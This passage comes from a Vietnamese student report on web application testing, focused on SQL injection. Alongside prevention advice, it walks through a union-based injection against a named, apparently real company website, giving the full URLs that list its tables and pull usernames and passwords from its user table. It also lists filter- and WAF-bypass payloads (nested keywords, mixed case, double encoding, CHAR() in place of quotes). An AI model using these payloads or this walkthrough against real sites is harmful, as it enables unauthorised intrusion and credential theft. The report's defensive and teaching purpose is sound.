select username, password from users order by 3 => không có => Error!

Theo victim này, ta biết được có 11 cột!

Query: <http://www.nhuaphucthinh.com.vn/product.php?id=11> order by 11

Tìm xem những vị trí nào có thể in thông tin ra được:

<http://www.nhuaphucthinh.com.vn/product.php?id=nul> union select 1,2,3,4,5,6,7,8,9,10,11

Kết quả:




Hình 2‑6 Những vị trí bị lỗi có thể khai thác

Như vậy vị trí 3, 5, 6 có thể in thông tin!

* **STEP 2:**

Tìm tên bảng thông qua vị trí số 3:

Query: [http://www.nhuaphucthinh.com.vn/product.php?id=null%20union%20select%201,2,group\_concat(table\_name),4,5,6,7,8,9,10,11%20from%20information\_schema.tables%20where%20table\_schema=database()](http://www.nhuaphucthinh.com.vn/product.php?id=null%20union%20select%201,2,group_concat(table_name),4,5,6,7,8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database()%20)




Hình 2‑7 Danh mục các bảng

* **STEP 3:**

Đột nhập vào bảng user tìm column:

Query:

[http://www.nhuaphucthinh.com.vn/product.php?id=null%20union%20select%201,2,group\_concat(column\_name,’\n’),4,5,6,7,8,9,10,11%20from%20information\_schema.columns%20where%20table\_name=0x75736572](http://www.nhuaphucthinh.com.vn/product.php?id=null%20union%20select%201,2,group_concat(column_name,’\n’),4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x75736572%20)




Hình 2‑8 Khai thác dữ liệu các trường trong bảng

Lấy thông tin:

Query:

http://www.nhuaphucthinh.com.vn/product.php?id=null%20union%20select%201,2,group\_concat(UseName,%27\n%27,UsePass,%27\n%27),4,5,6,7,8,9,10,11%20from%20user

Kết quả:



Hình 2‑9 Kết quả khai thác


* + 1. Batched query


Đây là phương pháp áp dụng khả năng thực thi cùng lúc nhiều câu lệnh SQL của một số hệ quản trị cơ sở dữ liệu và khả năng hỗ trợ của ngôn ngữ lập trình. Phương pháp này rất mạnh mẽ và gây nguy hiểm ngay với hệ thống. Bằng cách thêm vào một dòng lệnh Update, Insert hay Delete, dữ liệu trong cơ sở dữ liệu của ứng dụng web không còn toàn vẹn nữa.

* + 1. Order by clause

Không giống như các phương pháp trên, nội dung inject nằm trong mệnh đề điều kiện where. Trong phương pháp này, chúng ta sẽ cố gắng tiêm mã script vào mệnh đề order. Chúng ta hãy xem đến một kịch bản sau:

Người lập trình muốn liệt kế sản phẩm của công ty bao gồm các thông tin: Mã sản phẩm, Tên sản phầm, Ngày tháng… và có chức năng cho pháp người dùng tủy chỉnh xem họ muốn sắp xếp theo thứ tự ngày tháng, theo tên hay mã của sản phẩm.

Câu truy vấn được xây dựng như sau:  


Trong trường hợp này chúng ta không thể thêm trực tiếp một mệnh đề sub select thông qua từ khóa union như mọi khi được. Một cách khai thác đó là sử dụng BATCHED QUERY hoặc có thể tham khảo cách sau:  


* + 1. Một số kỹ thuật vượt qua cơ chế lọc
       1. Cắt bới nội dung truy vấn

Trong trường hợp muốn lờ đi những đoạn script trong câu truy vấn. Ví dụ đối với đoạn xử lý dưới đây, trong câu truy vấn đòi hỏi điều kiện active=1 nhưng chúng ta có thể comment (--, -- -, -+, #, /\*, /\*\*/, //, ;%00…) và lờ nó đi. Khi khai thác chúng ta thường không biết nội dung còn lại của câu truy vấn làm công việc gì nên sử dụng comment trong trường hợp này rất hiệu quả.




Sau khi comment, truy vấn của chúng ta trở thành:

[​IMG]

* + - 1. Bypass việc lọc các từ khóa

1. Inline Comment

Inline comment được sử dụng rất hiệu quả trong việc bypass lọc các khoảng trắng. Có thể sử dụng các kí tự sau để bypass lọc khoảng trắng: /\*\*/, %20, %09, %0a, %0b, %0c, %0d, %a0). Ví dụ:




Hay bypass lọc các từ khóa (khả dụng với MySql). Trong ví dụ dưới đây, từ khóa union và password nằm trong blacklist nên đã bị chặn, chúng ta có thể bypass bằng cách:

[​IMG]

1. Thay thế các từ khóa

Khi khai thác SQL injection chúng ta thường sử dụng những từ khóa như: union, select, information\_schema... Nhiều trường hợp người lập trình chỉ đơn giản là thay thế những từ khóa đó đi:

​

Chúng ta dễ dàng nhận thấy rằng đoạn mã xử lý trên còn thiếu xót. Nếu đơn thuần chỉ là pattern matching thì cách bypass cực kỳ đơn giản. Chúng ta hãy áp dụng case sensitive, khi đó chữ viết hoa và viết thường được hiểu khác nhau.

Lúc này thay vì sử dụng từ khóa: select, union…

Chúng ta sẽ sử dụng: SeLEcT, UniOn…

Cơ sở của cách bypass này là những hệ quản trị cơ sở dữ liệu không phân biệt hoa thường với những từ khóa. Trong một số trường hợp, ứng dụng web sẽ lọc bỏ toàn bộ hay một phần từ khóa nào đó (union, select…). Ta sẽ bypass như sau:


id=1+uniunionon+SeLselectecT+1,2,3-- -

Sau khi union, select bị lọc bỏ bởi ứng dụng web, ta sẽ còn lại câu truy vấn đúng như sau:

id=1+union+SeLecT+1,2,3-- -


1. Character encoding

Chúng ta có thể bypass khi WAF (Web Application Firewall) chặn các từ khóa bằng cách encode chúng. Rất nhiều ứng dụng WAF sẽ chỉ decode truy vấn một lần và lọc bỏ các từ khóa trong blacklist, khi đó chúng ta hãy encode 2 lần request như vậy có thể bypass được trong trường hợp này.





* + - 1. Bypass chặn nháy đơn, nháy kép

Chúng ta hãy xét một ví dụ trước khi tìm hiểu cụ thể cách bypass này.

​

Trong kịch bản này, chúng ta đã biết được một bảng trong cơ sở dữ liệu có tên là users. Công việc tiếp theo là phải biết được tên cột trong bảng để lấy được thông tin của nó. Như trong câu truy vấn trên, chúng ta sử dụng điều kiện: table\_name='users'. Nhưng nếu cả dấu nháy đơn (') và dấu nháy kép (") đều bị WAF chặn thì chúng ta không thể sử dụng 'users' hay "users" được nữa. Vậy phải giải quyết vấn đề này như thế nào? Trong các hệ cơ sở dữ liệu built sẵn cho chúng ta function giải quyết rất tốt vấn đề này đó là hàm CHAR( ) (đối với Oracle là CHR()). Ví dụ trong câu truy vấn trên chúng ta sẽ bypass bằng cách:





Những lập trình viên php đều đã rất quen thuộc với hàm addslashes(). Hàm addslashes() có tác dụng thêm vào trước những ký tự đặc biệt như nháy đơn ('), nháy kép ("), backslash (\), NUL (null byte) ký tự "\" giúp hệ quản trị cơ sở dữ liệu không gặp khó khăn và nhầm lẫn khi xử lý chuỗi chứa các ký tự đó. Như vậy, khi chúng ta muốn inject vào câu truy vấn theo như kịch bản: name='someName' or '1'='1'-- thì kết quả không còn đúng như chúng ta mong đợi nữa.

* + - 1. Bypass lỗi “illegal mix of collation for operation UNION”

Trong một số hệ quản trị (thường thấy trong MySql), các database, các table khi đã được set collation thì khi sử dụng từ khóa UNION sẽ bị báo lỗi "illegal mix of collation for operation UNION". Việc thiết lập collation (đối chiếu font mã hóa) có thể do chủ định của người thiết kế cơ sở dữ liệu hoặc do được thiết lập mặc định của MySql. Trong trường hợp dùng union, chúng ta phải đảm bảo điều kiện giá trị select ở từng trường phải có kiểu mã tương ứng đã được định nghĩa. Theo mình đánh giá, lỗi này là khá phổ biến, đặc biệt đối với các CMS chạy Apache MySql. Mọi người có thể tìm hiểu thêm tại địa chỉ: http://bugs.mysql.com/bug.php?id=57926.

Trong trường hợp này chúng ta có thể sử dụng các cách convert thành kiểu mã hóa phù hợp.

Ví dụ trong trường hợp sau:

[​IMG]​

Trong câu truy vấn trên, nếu column1 đã được set collation là Unicode-UTF8 hay \_latin1 chẳng hạn, thì những gì được select từ column2 sẽ phải được convert thành mã tương ứng. Ta có thể ép kiểu như sau:

[​IMG]​

Chúng ta có thấy nhược điểm trong cách bypass này là chúng ta phải biết được mã được collation là \_latin1. Một cách bypass theo mình là tốt hơn đó là sử dụng hàm mã hóa và giải mã hex và unhex.

* + 1. Một số tool khai thác

Hiện nay có rất nhiều công cụ quét lỗ hổng bảo mật (bao gồm SQL injection). Những công cụ này cho phép phát hiện vào khai thác lỗ hổng SQL injection khá mạnh mẽ. Một số công cụ khai thác lỗ hổng SQL injection tự động hay được sử dụng như:

* Sqlmap
* The Mole (Digging up your data)
* Havij
  1. Phương pháp phòng chống và ngăn chặn

Ngay từ khái niệm, chúng ta đã có thể biết được cách phòng chống hiệu quả SQL injection chính là việc kiểm tra kỹ càng tham số đầu vào. Những tham số mà từ đó người lập trình website sử dụng để xây dựng lên câu truy vấn tới cơ sở dữ liệu.

Công việc kiểm tra tham số đầu vào (áp dụng phòng tránh lỗi SQL injection) nên được tiến hành theo nhiều tầng:

* + 1. Client


**Xây dựng các bộ lọc kiểm tra dữ liệu đầu vào**: đối với kiểu dữ liệu số, kiểu chuỗi phải có những hàm validate tương ứng.

* + 1. Server


**Lọc dữ liệu từ người dùng:** Cách phòng chống này tương tự như XSS. Ta sử dụng filter để lọc các kí tự đặc biệt (; ” ‘) hoặc các từ khoá (SELECT, UNION) do người dùng nhập vào, hoặc các tham số từ url, các giá trị từ cookie. Nên sử dụng thư viện/function được cung cấp bởi framework. Viết lại từ đầu vừa tốn thời gian vừa dễ sơ sót.

**Không cộng chuỗi để tạo SQL:** Sử dụng parameter thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp pháp, SQL Engine sẽ tự động báo lỗi, ta không cần dùng code để check.

*Sử dụng*



*Thay vì*



**Không hiển thị exception, message lỗi:** Hacker dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ đừng hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.

**Phân quyền rõ ràng trong DB:** Nếu chỉ truy cập dữ liệu từ một số bảng, hãy tạo một account trong DB, gán quyền truy cập cho account đó chứ đừng dùng account root hay sa. Lúc này, dù hacker có inject được SQL cũng không thể đọc dữ liệu từ các bảng chính, sửa hay xoá dữ liệu.

**Backup dữ liệu thường xuyên:** Dữ liệu phải thường xuyên được backup để nếu có bị hacker xoá thì ta vẫn có thể khôi phục được.

* + 1. Database

**Mật khẩu:**

Mật khẩu phải có độ dài tối thiểu 6 kí tự trở lên

Phải có kí tự đặc biệt @ \_ - ...

Phải có số [0123456789]

Sử dụng mật khẩu băm như SHA-2, hiện nay MD5 đang dần trở nên lỗi thời và có thể bị giải mã

* + 1. Sử dụng htaccess

Thay đổi cách thể hiện URL trên thanh địa chỉ để dấu các biến trong câu Query.

Ví dụ:

Mặc định: <http://example.com?id=123>

Cách hiển thị khác:

http:/example.com/example1

http:/example.com/abc/123

* + 1. Xác thực bên thứ ba

Nên xem xét hoàn toàn việc thuê ngoài toàn bộ quy trình xác thực của ứng dụng. Facebook, Twitter và Google đều cung cấp các API OAuth thông minh, có thể được sử dụng để cho phép người dùng đăng nhập vào trang web của bạn bằng tài khoản hiện có của họ trên các hệ thống đó. Điều này giúp bạn với tư cách là nhà phát triển ứng dụng khỏi thực hiện xác thực của riêng bạn và đảm bảo với người dùng của bạn rằng mật khẩu của họ chỉ được lưu trữ ở một vị trí duy nhất.

# CHƯƠNG 3: THỰC NGHIỆM TRIỂN KHAI TẤN CÔNG SQL INJECTION

1. Mô hình triển khai
2. Yêu cầu kỹ thuật
3. Các kịch bản kiểm thử
4. Đánh giá kết quả

# KẾT LUẬN

Sau thời gian tìm hiểu và thực hiện đề tài: “Kiểm thử ứng dụng Web”, trong bài báo cáo, nhóm chúng em đã trình bày cái nhìn tổng quan về ứng dụng web, sơ lược về các bước và cách thức tấn công của hacker và đặc biệt là những kỹ thuật tấn công cũng như cách phòng tránh của SQL injection. Báo cáo đã đưa ra được cách thức khai thác SQL injection thông qua user input, thông qua cookie và các biến server cùng các cách khai thác là boolean based, time based, union query based, order by clause và các kỹ thuật vượt qua cơ chế lọc của ứng dụng web. Ngoài ra còn đề xuất thêm một số (tool) để khai thác lỗ hổng SQL.

Hạn chế: Nhìn chung báo cáo đã đưa ra được những khuyến nghị để tăng khả năng chính xác của việc phát hiện và ngăn chặn tấn công SQL injection. Tuy nhiên vẫn còn chưa được chi tiết về phần một số kỹ thuật vượt qua cơ chế lọc, chưa đưa được nhiều ví dụ và phần cách thức ngăn chặn vẫn còn chưa đầy đủ.

Hướng phát triển tiếp theo:

* + Tiếp tục nghiên cứu để hoàn thiện hạn chế.
  + Nghiên cứu thêm phương thức phòng tránh SQL injection.
  + Phát triển xây dựng tool để phát hiện lỗi SQL.

# TÀI LIỆU THAM KHẢO

[1]. <https://whitehat.vn/threads/web1-sql-injection-con-duong-khai-thac-pho-bien-qua-%E2%80%9Cuser-input%E2%80%9D.674/>

[2]. <https://portswigger.net/web-security/sql-injection>

[3]. <http://sqlmap.org/>

[4]. <https://resources.infosecinstitute.com/cookie-based-sql-injection/>

# PHỤ LỤC

code